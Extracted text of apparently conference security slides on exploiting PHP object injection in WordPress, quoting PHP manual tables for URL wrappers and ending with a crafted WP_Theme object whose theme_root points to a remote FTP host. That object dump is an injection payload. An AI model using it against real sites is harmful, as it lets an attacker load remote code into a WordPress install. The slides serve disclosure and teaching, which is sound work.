is_readable — Tells whether a file exists and is readable

Description

```
bool is_readable ( string $filename )
```

Tells whether a file exists and is readable.

Tip As of PHP 5.0.0, this function can also be used with *some* URL wrappers. Refer to Supported Protocols and Wrappers to determine which wrappers support stat() family of functionality.

Pwning WordPress
PHP Object Injection

http://

https://

http:// -- https:// — Accessing HTTP(s) URLs

Wrapper Summary

Attribute	Supported
Restricted by allow_url_fopen	Yes
Allows Reading	Yes
Allows Writing	No
Allows Appending	No
Allows Simultaneous Reading and Writing	N/A
Supports stat()	No
Supports unlink()	No
Supports rename()	No
Supports mkdir()	No
Supports rmdir()	No

Pwning WordPress
PHP Object Injection

ftp://

ftps://

ftp:// -- ftps:// — Accessing FTP(s) URLs

Also works for ssh2.sftp://

Wrapper Summary

Attribute	PHP 4	PHP 5
Restricted by allow_url_fopen	Yes	Yes
Allows Reading	Yes	Yes
Allows Writing	Yes (new files only)	Yes (new files/existing files with **overwrite**)
Allows Appending	No	Yes
Allows Simultaneous Reading and Writing	No	No
Supports stat()	No	As of PHP 5.0.0: filesize(), filetype(), file_exists(), is_file(), and is_dir() elements only. As of PHP 5.1.0: filemtime().
Supports unlink()	No	Yes
Supports rename()	No	Yes
Supports mkdir()	No	Yes
Supports rmdir()	No	Yes

Pwning WordPress PHP Object Injection

- Final object

```
WP_Theme Object
(
    [theme_root:WP_Theme:private] => ftp://anonymous:foobar@1.2.3.4
    [headers:WP_Theme:private] => Array
        (
            [Name] => foo
            [TextDomain] => default
        )
    [stylesheet:WP_Theme:private] => foobar
)
```

OWASP
Open Web Application Security Project

OWASP

Open Web Application Security Project

Questions?

yorick.koster@securify.nl

@yorickkoster / @securifybv

Securify